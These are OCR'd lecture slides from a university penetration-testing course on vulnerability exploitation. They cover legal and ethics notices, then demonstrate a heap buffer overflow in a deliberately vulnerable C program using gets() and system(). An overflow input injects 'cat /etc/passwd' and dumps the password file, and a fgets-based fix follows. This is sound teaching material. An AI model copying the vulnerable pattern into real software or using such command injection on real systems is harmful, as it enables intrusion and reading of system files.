Penetration Testing Practice
滲透測試實務應用

07 弱點利用平台

孫士勝


Shi-Sheng Sun, Ph.D.

sssun@nccu.edu.tw

課程聲明
Disclaimer

- 本課程所教授之滲透測試相關技術僅能於課堂中進行，若有任何超出範圍的動作，皆屬個人行為。
The penetration testing techniques taught in this course are only to be used within this course. Any actions taken outside of this scope are the sole responsibility of the individual.


- 學員於課後使用任何網路攻擊技術對任何資訊設備進行攻擊，皆屬個人行為。
Students are solely responsible for any network attacks carried out on any equipment after the course using any network attack techniques.



法規名稱：中華民國刑法 EN

法規類別：行政 ＞ 法務部 ＞ 檢察目

※如已配合行政院組織改造，公告變更管轄或停止辦理業務之法規條文，請詳見沿革



第 二 編 分則

第 三十六 章 妨害電腦使用罪

第 358 條　無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 359 條　無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 360 條　無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 361 條　對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。

第 362 條　製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 363 條　第三百五十八條至第三百六十條之罪，須告訴乃論。

ACM 道德與專業行為準則
ACM Code of Ethics and Professional Conduct

- 1.1 增進人類社會福祉(Contribute to society and human well-being.)
- 1.2 避免傷害任何人(Avoid harm to others.)
- 1.3 誠實與值得信任(Be honest and trustworthy.)
- 1.4 公平且無犯罪意圖的行動(Be fair and take action not to discriminate.)
- 1.5 尊重智慧財產權(Honor property rights including copyrights and patent.)
- 1.6 維持智慧財產的完整性(Give proper credit for intellectual property.)
- 1.7 尊重他人隱私(Respect the privacy of others.)
- 1.8 遵守保密原則(Honor confidentiality.)

http://ethics.acm.org/code-of-ethics

課前問卷

- 弱點利用平台 課前問卷
- https://forms.gle/CUYLtdHgZ1nYo8L6A

弱點利用原理與名詞

- Vulnerability：弱點，系統或程式的弱點或脆弱處


- Exploit：利用，當攻擊者在系統中發現一個漏洞時，所開發出可利用該漏洞的程式或方式

- Payload：酬載，攻擊者在目標系統上執行的攻擊代碼，弱點利用是用來在目標上執行Payload

弱點利用原理：以buffer overflow為例

列印A+B 程式(C)

```
#include <stdio.h>

void f(int a, int b)
{
    printf("%d\n", a + b);
}

int main()
{
    int a = 1;
    int b = 1;
    f(a, b);
    return 0;
}
```




EIP 儲存 CPU**下次要執行**的instruction pointer
EBP儲存的是 Bottom of the stack pointer
ESP儲存的是 Top of the stack pointer

弱點利用原理：以buffer overflow為例

列印A+B 程式(C)

```
#include <stdio.h>

void f(int a, int b)
{
   printf("%d\n", a + b);
}

int main()
{
   int a = 1;
   int b = 1;
   f(a, b);
   return 0;
}
```

執行後
記憶體配置




當有機會塞入更多資料給buffer，並填充到EIP時。攻擊者就有機會操作讓CPU跳到特定記憶體位置執行另一段程式。

弱點利用原理：以buffer overflow為例

存在buffer overflow弱點的 C 程式 new.c


```
#include <stdio.h>
#include <stdlib.h>

void main()
{
 char *fname;
 char *lname;
 fname=(char *)malloc(10);
 lname=(char *)malloc(10);
 printf("address of first name:%d\r\n", fname);
 printf("address of last name:%d\r\n", lname);
 printf("difference between address is : %d \r\n", lname-fname);
 printf("Enter pet name:");
 gets(fname);
 printf("Hello %s \r\n", fname);
 system(lname);
}
```

編譯，compiler會給warning，強制用 -fpermissive



```
[kali][/tmp] gcc -fpermissive new.c -o new
new.c: In function ‘main’ :
new.c:11:1: warning: implicit declaration of function ‘gets’ ; did you mean ‘fgets’ ? [-Wimplicit-function-declaration]
   11 | gets(fname);
      | ^~~~
      | fgets
/usr/bin/ld: /tmp/ccpvCkWz.o: in function `main':
new.c:(.text+0x9a): warning: the `gets' function is dangerous and should not be used.
```

執行




```
[kali][/tmp] ./new
address of first name:173232800
address of last name:173232832
difference between address is : 32
Enter pet name:NCCU Doggie
Hello NCCU Doggie
[kali][/tmp]
```

從 console 讀取使用者輸入


以系統命令執行 lname (for demo beffer overflow)

弱點利用原理：以buffer overflow為例



```
[kali][/tmp] ./new
address of first name:1258611360
address of last name:1258611392
difference between address is : 32
Enter pet name:PenetrationTestingPracticeClass-XYZHaHa
Hello PenetrationTestingPracticeClass-XYZHaHa
sh: 1: XYZHaHa: not found
```


fname 使用 32 bytes，後面緊接著是 lname ，所以當輸入超過fname長度後，就會寫到lname，而且 system()會被執行



```
[kali][/tmp] ./new
address of first name:-402972000
address of last name:-402971968
difference between address is : 32
Enter pet name:PenetrationTestingPracticeClass-cat /etc/passwd
Hello PenetrationTestingPracticeClass-cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/tcsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
```


弱點利用原理：以buffer overflow為例

改善方案new2.c




```c
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char *fname;
    char *lname;
    fname = (char *)malloc(10);
    lname = (char *)malloc(10);

    if (fname == NULL || lname == NULL) {
        printf("Memory allocation failed.\n");
        return;
    }

    printf("address of first name:%p\r\n", (void *)fname);
    printf("address of last name:%p\r\n", (void *)lname);
    printf("difference between address is : %ld\r\n", lname - fname);
    printf("Enter pet name:");
    fgets(fname, 10, stdin);
    printf("Hello %s\r\n", fname);
    system(lname);

    free(fname);
    free(lname);
}
```

編譯



```
root@kali:/tmp# gcc new2.c -o new2
root@kali:/tmp#
```


執行



```
root@kali:/tmp# ./new2
address of first name:0x55db2e82f260
address of last name:0x55db2e82f280
difference between address is : 32
Enter pet name:PenetrationTestingPracticeClass-cat /etc/passwd
Hello Penetrati
```

